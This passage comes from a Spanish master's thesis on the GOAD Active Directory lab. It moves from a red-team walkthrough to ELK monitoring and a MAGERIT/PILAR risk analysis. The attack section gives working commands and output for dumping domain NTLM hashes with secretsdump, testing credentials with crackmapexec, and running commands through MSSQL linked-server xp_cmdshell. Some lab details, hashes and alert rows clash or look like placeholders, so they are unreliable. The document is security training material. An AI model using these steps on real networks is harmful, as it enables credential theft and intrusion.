Type help for list of commands
> shares
ADMIN$
C$
C:\Program Files
IPC$
NETLOGON
SYSVOL
P> use C$
P> ls
drw-rw-rw- 0 Wed May 12 05:39:20 2021 $Recycle.Bin
drw-rw-rw- 0 Wed May 12 12:38:56 2021 Documents and Settings
drw-rw-rw- 0 Wed Jan 18 10:08:43 2023 inetpub
-rw-rw-rw- 738167344 Wed Feb 8 03:16:29 2023 pagefile.sys
drw-rw-rw- 0 Wed May 12 05:56:59 2021 PerfLogs
drw-rw-rw- 0 Tue Jan 17 22:47:18 2023 Program Files
drw-rw-rw- 0 Wed May 12 05:49:56 2021 Program Files (x86)
drw-rw-rw- 0 Tue Jan 17 22:52:33 2023 ProgramData
drw-rw-rw- 0 Tue Jan 17 20:37:14 2023 Recovery
drw-rw-rw- 0 Tue Jan 17 22:49:12 2023 system
drw-rw-rw- 0 Tue Jan 17 21:00:54 2023 System Volume Information
drw-rw-rw- 0 Tue Jan 17 20:38:06 2023 tmp
drw-rw-rw- 0 Wed Jan 18 10:01:32 2023 users
drw-rw-rw- 0 Sun Feb 5 18:55:07 2023 windows
P>

```

SMB:

```
impacket-secretsdump -k -no-pass -just-dc-ntlm
trustfakeuser@kingslanding.sevenkingdoms.local
```

```
(theking@hacklab)-[~]
$ impacket-secretsdump -k -no-pass -just-dc-ntlm trustfakeuser@kingslanding.sevenkingdoms.local
Impacket v0.10.1.dev1-20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d47444e9909a561a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d36ae931b73c59d7e0c009c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08cc70d97689ccf005a1379d01cd53f0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:ed2bc503339d51f71d913c245d35b50b:::
tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af32e9ec3471780111a6308abff2e9b7:::
jaime.lannister:1114:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f02510b53893c7addcf8c349954b:::
tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60db:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b60abb0c25770511334b3829800b08f1:::
renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc9988768eed631acfd40bce:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:a9fdfa030c4b75ebc76dc855dd74f0da:::
petyr.baelish:1121:aad3b435b51404eeaad3b435b51404ee:0c439acfa121a821552508b086c8d210:::
lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba0564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:4b5ac9be0c46c365ed1c531326456ee7:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:5dee5b600200a0aa0ab53d31b181021a:::
ESSOS$:1105:aad3b435b51404eeaad3b435b51404ee:ab53a871f8cdf6d227c78d486d079b40:::
[*] Cleaning up...
```

Bosque de confianza (sevenkingdoms.local → essos.local)





Ahora **jorah.mormont** tiene password123

Página 146 | 195

Comprobamos con crackmapexec:

```
(castleblacklab)-[~]
$ crackmapexec smb 192.168.56.12 -u jon.snow -p 'password123' -d cisco.casa
[+] 192.168.56.12 smb RUSTICM [*] Windows Server 2016 Standard Evaluation X64_0x [cisco.casa] (cisco.casa.local)
[+] 192.168.56.12 smb RUSTICM [*] cisco.casa\jon.snow:password123
```

MSSQL links de confianza

El **vínculo de confianza** de **MSSQL** se encuentra a través del bosque, por lo que se puede usar para realizar una **explotación de bosque a bosque**:

Nos conectamos a la base de datos **mssql** como **jon.snow** y enumeramos links:

```
mssqlclient.py -windows-auth north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.north.sevenkingdoms.local
```

enum_links

```
(castleblacklab)-[~]
$ mssqlclient.py -windows-auth north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.north.sevenkingdoms.local
Impacket v0.10.1.dev1+20210619.1001.2b0d2abe - Copyright 2021 Fortra

[+] Encryption required, switching to TLS
[+] EXECUTE(DATABASE): Old Value: master, New Value: master
[+] EXECUTE(LANGUAGE): Old Value: , New Value: us_english
[+] EXECUTE(PACKETSIZE): Old Value: 4096, New Value: 32768
[+] INFO(CASTLEBLACK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[+] INFO(CASTLEBLACK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[+] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[+] Press help for extra shell commands
SQL (NORTH\jon.snow dba@master) enum_links

```

SRV_NAME	SRV_PROVIDERNAME	SRV_PRODUCT	SRV_DATASOURCE	SRV_PROVIDERSTRING	SRV_LOCATION	SRV_CAT
BRAAVOS	sqlcl		braavos.cisco.local	SQL Server Native Client 11.0	NULL	NULL
CASTLEBLACK\SQLEXPRESS	sqlcl	SQL Server	CASTLEBLACK\SQLEXPRESS	SQL Server Native Client 11.0	NULL	NULL

```

Linked Server      Local Login      Is Self Mapping      Remote Login
-----
BRAAVOS            NULL              1                     NULL
BRAAVOS            NORTH\jon.snow    0                     no
CASTLEBLACK\SQLEXPRESS  NULL              1                     NULL
SQL (NORTH\jon.snow dba@master) >

```


Usamos el link de castelblack (north) a braavos (essos):

```
use_link BRAAVOS
enable_xp_cmdshell
xp_cmdshell whoami
```


```
SQL (NORTH\jon.snow dba@master) use_link BRAAVOS
SQL >BRAAVOS (sa dba@master) enable_xp_cmdshell
[+] INFO(BRAAVOS\SQLEXPRESS): Line 123: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to update.
[+] INFO(BRAAVOS\SQLEXPRESS): Line 124: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to update.
SQL >BRAAVOS (sa dba@master) xp_cmdshell whoami
Output
-----
BRAAVOS\sql_svc
NULL
SQL >BRAAVOS (sa dba@master) >
```

DEFENSA (BLUETEAM / ELK)

La máquina elk es un ubuntu con elastic y kibana configurado en <http://192.168.56.50:5601>



Desde el dashboard de **elastic** podemos monitorizar todos los eventos que suceden en la red





En la siguiente web podemos obtener información sobre los logs:

<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>

The screenshot shows the Elastic Security 'Alerts' view. The top section displays a table of alerts with columns for Name, Severity, Status, Last triggered, Last triggered by, Last triggered on, Last triggered at, Last triggered by, and Last triggered on.

Name	Severity	Status	Last triggered	Last triggered by	Last triggered on	Last triggered at	Last triggered by	Last triggered on
Logon	High	Open	7 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Firewall	Medium	Open	22 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	22 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	17 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	17 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	7 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	42 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	42 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	5 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z
Windows Defender	Medium	Open	19 minutes ago	winlogbeat	10.10.10.10	2023-10-10T10:10:10.101Z	winlogbeat	2023-10-10T10:10:10.101Z



Gestión de riesgos

En el siguiente apartado se realizará el proceso de análisis de riesgos, siguiendo la metodología Magerit V3.

- Determinar los activos relevantes en GOAD, relación entre activos y su valor.
- Determinar las amenazas expuestas a los activos.
- Determinar las medidas que hay que tomar para mitigar dichas amenazas y riesgo.
- Estimar el impacto.
- Estimar el riesgo.

Análisis de riesgos

Tablas de estimación:

Estimación cualitativa:

Impacto	Probabilidad	Riesgo
MA: Muy alto	MA: Casi seguro	MA: Crítico
A: Alto	A: Probable	A: Importante
M: Medio	M: Posible	M: Apreciable
B: Bajo	B: Poco probable	B: Bajo
MB: Muy bajo	MB: Muy raro	MB: Despreciable

Prioridad (Impacto / Probabilidad):

Riesgo		Probabilidad				
		MB	B	M	A	MA
Impacto	MA	A	MA	MA	MA	MA
	A	M	A	A	MA	MA
	M	B	M	M	A	A
	B	MB	B	B	M	M
	MB	MB	MB	MB	B	B

Prioridad (Estimación de impacto):

Impacto		Degradación		
		1%	10%	100%
Valor	MA	M	A	MA
	A	B	M	A
	M	MB	B	M
	B	MB	MB	B
	MB	MB	MB	MB

Personal y organigrama:

- **Auditor de seguridad:** Es el encargado de auditar la seguridad de la infraestructura de manera activa, revisará los controles de seguridad, las políticas, los procedimientos y la documentación para verificar su cumplimiento con las normas y buenas prácticas. Identificará problemas, riesgos y oportunidades en la gestión de la seguridad, es el encargado de elaborar informes detallados con los hallazgos, las recomendaciones y las acciones correctivas necesarias.
- **Administrador de sistemas y redes:** Su función principal es la de administrar los servidores, herramientas tecnológicas y equipos de trabajo, garantizando un buen rendimiento, seguridad y disponibilidad de los sistemas y redes, solucionar problemas y fallos, gestionar cuentas, permisos y derechos de acceso.
- **Técnico informático:** Su función es la de montar, reparar, mantener sistemas microinformáticos, instalar y configurar el software, además de administrar y mantener las redes, se encargará de monitorizar todos los procesos.
- **Auditor de procesos:** Su principal función será evaluar los sistemas de control, verificar procedimientos y normas, comprobar el desempeño operacional y analizar los planes y objetivos de la organización. Este rol es importante para implementar políticas seguras.

A continuación, mostraré el organigrama de equipo encargado de la seguridad de los activos:



Inventario de activos y caracterización

Listado de activos pertenecientes a GOAD “Game of Active Directory”:

- Estaciones de trabajo
- Servidores (web, bases de datos...)
- Dispositivos móviles (smartphones, tablets, laptops...)
- Impresoras y escáneres
- Equipamiento de red (routers, switches, firewalls...)
- Bases de datos
- Red de área local
- Puntos de acceso wifi
- Conexión a internet
- Sistemas operativos
- Software específico de gestión (ofimática...)
- Software no relacionado


Para realizar el inventario, vamos a usar el software **PILAR**, herramienta utilizada para el análisis y gestión de riesgos de un sistema de seguridad de la información siguiendo la metodología **MAGERIT** (Metodología de Análisis y Gestión de Riesgos de Sistemas de Información), desarrollada por el Centro Criptológico Nacional (CCN) de España, esta se utiliza para identificar, evaluar y gestionar los riesgos de seguridad de la información en una organización. Se basa en un proceso estructurado y sistemático para identificar los activos de información, evaluar los riesgos asociados y tomar medidas para mitigar o reducir los riesgos identificados.

MAGERIT se compone de una serie de fases que incluyen la identificación y evaluación de activos de información, la evaluación de amenazas y vulnerabilidades, la evaluación de riesgos, la selección de medidas de seguridad y la implementación y seguimiento de las medidas seleccionadas.

La metodología MAGERIT se utiliza en España como un marco de referencia para la gestión de riesgos de seguridad de la información en las organizaciones públicas y privadas.

Esta herramienta nos ayudará a realizar la gestión de riesgos, pues nos permitirá contemplar una gestión eficiente de los activos, realizando análisis de impacto y continuidad, tanto cualitativo como cuantitativo.

Inventario de activos.



Mostraré el **listado de activos** en una tabla, y realizaré la **caracterización**, definimos la naturaleza del activo, su clase, el tipo de información etc.

Activos		
[B] Activos esenciales		
Código	Nombre	Categoría
[DE]	Datos_Empleados	[INF] Datos
[SRVDB]	Servidor_Base_Datos	[HWE] Equipos_Esenciales
[SRVWB]	Servidor_Web	[HWE] Equipos_Esenciales
[SRV_DC]	Controlador_Dominio	[HWE] Equipos_Esenciales
[IS] Servicios internos		
Código	Nombre	Categoría
[OFM]	Ofimática	[SFTW] Software
[OS]	Sistemas_operativos	[SFTW] Software
[APP_P]	Aplicaciones_Personales	[SFTW] Software
[AV]	Antivirus	[SFTW] Software
[BKUP]	Copias_Seguridad	[SFTW] Software
[E] Equipamiento		
Código	Nombre	Categoría
[ES]	Equipos_Sobremesa	[HW] Equipos
[TLFM]	Teléfonos_Móviles	[HW] Equipos
[T]	Tablets	[HW] Equipos
[EP]	Equipos_Portátiles	[HW] Equipos
[IM]	Impresoras_Multifunción	[HW] Equipos
[RT]	Routers	[COM] Comunicaciones
[SWS]	Switches	[COM] Comunicaciones
[PA]	Puntos_Acceso	[COM] Comunicaciones
[DNS]	Nombres_Dominio	[COM] Comunicaciones
[LAN]	Red_local	[COM] Comunicaciones
[WAN]	Acceso_Internet	[COM] Comunicaciones
[FW]	Cortafuegos	[COM] Comunicaciones
[HUSB]	Disco_duro	[MD] Media
[USB]	Memorias_USB	[MD] Media

Caracterización

Activos			
[B] Activos esenciales			
Activo	Descripción	Contenido	Propietario
[DE]	Datos referentes a empleados	Datos descriptivos de los empleados, datos personales, nóminas..	CISO
[SRVDB]	Base de datos MSSQL	Base de datos que contiene información de diferentes aplicativos	Administrador de sistemas y redes
[SRVWB]	Servidor web para desplegar diferentes aplicativos	Servidor web encargado de desplegar aplicativos	Administrador de sistemas y redes
[SRV_DC]	Servidor que actúa de controlador de dominio	Controlador de dominio	Administrador de sistemas y redes
[IS] Servicios internos			
Activo	Descripción	Contenido	Propietario
[OFM]	Aplicaciones de ofimática	Aplicaciones para la realización de tareas de oficina	Técnico informático
[OS]	Sistemas operativos	Sistemas operativos Windows, Linux, Android, IOS	Técnico informático
[APP_P]	Aplicaciones personales	Aplicaciones personales de cualquier tipo: edición, video etc..	Técnico informático
[AV]	Antivirus	Software antivirus	Técnico informático
[BKUP]	Copias de seguridad	Copias de seguridad de toda la información corporativa	Técnico informático
[IS] Servicios internos			
Activo	Descripción	Contenido	Propietario
[ES]	Estaciones de trabajo	Equipos informáticos de los trabajadores	Técnico informático
[TLFM]	Teléfonos móviles	Dispositivos móviles y apps IOS, ANDROID	Técnico informático
[T]	Tablets	Tablets Android e IOS	Técnico informático
[EP]	Equipos portátiles	Sistemas portátiles, gestión, mantenimiento, vpn...	Técnico informático
[IM]	Impresoras multifunción	Mantenimiento y configuración de impresoras multifunción	Técnico informático
[RT]	Routers	Configuración, instalación de routers	Administrador de sistemas y redes
[SWS]	Switches	Gestión de segmentación de red	Técnico informático
[PA]	Puntos de acceso	Gestión de puntos de acceso	Técnico informático

[DNS]	Servidor de nombres de dominio	Gestión del servidor de nombres de dominio, configuración	Administrador de sistemas y redes
[LAN]	Red de área local	Configuración y gestión de la red de área local	Administrador de sistemas y redes
[WAN]	Conexión a internet	Conexión a internet de fibra óptica	Administrador de sistemas y redes
[FW]	Firewall	Gestión de tráfico de entrada y salida	Administrador de sistemas y redes
[HUSB]	Dispositivo de almacenamiento USB	Discos de almacenamiento externo	Técnico informático
[USB]	Dispositivos USB	Dispositivos de almacenamiento USB	Técnico informático

Valoración de activos

En este punto se van a valorar todas las dimensiones de los activos que serán:

- Disponibilidad
- Integridad
- Confidencialidad
- Autenticidad
- Trazabilidad

La valoración de activos es un proceso utilizado para determinar el valor de los activos de la organización. Esto nos permitirá comprender qué activos son críticos y cómo deben protegerse en caso de amenazas y vulnerabilidades.

Además, en caso de presentarse a niveles ejecutivos, se podrá ver una visión general, sencilla y entendible de todos los activos.

Valoración de activos en PILAR:

[TFM - Justo Josué Rodríguez García] A.1. Activos > A.1.6, valoración de los activos							
Editar Exportar Importar							
activo	[D]	[I]	[C]	[A]	[T]	[V]	[DP]
ACTIVOS							
[B] Activos esenciales: información & servicios							
[INF] Datos							
[DE] Datos_Empleados	[A]	[A]	[A]	[A]	[A]		
[HWE] Equipos_Esenciales							
[SRVDB] Servidor_Base_Datos	[A+]	[A+]	[A+]	[A+]	[A+]		
[SRVWB] Servidor_Web	[A+]	[A+]	[A+]	[A+]	[A+]		
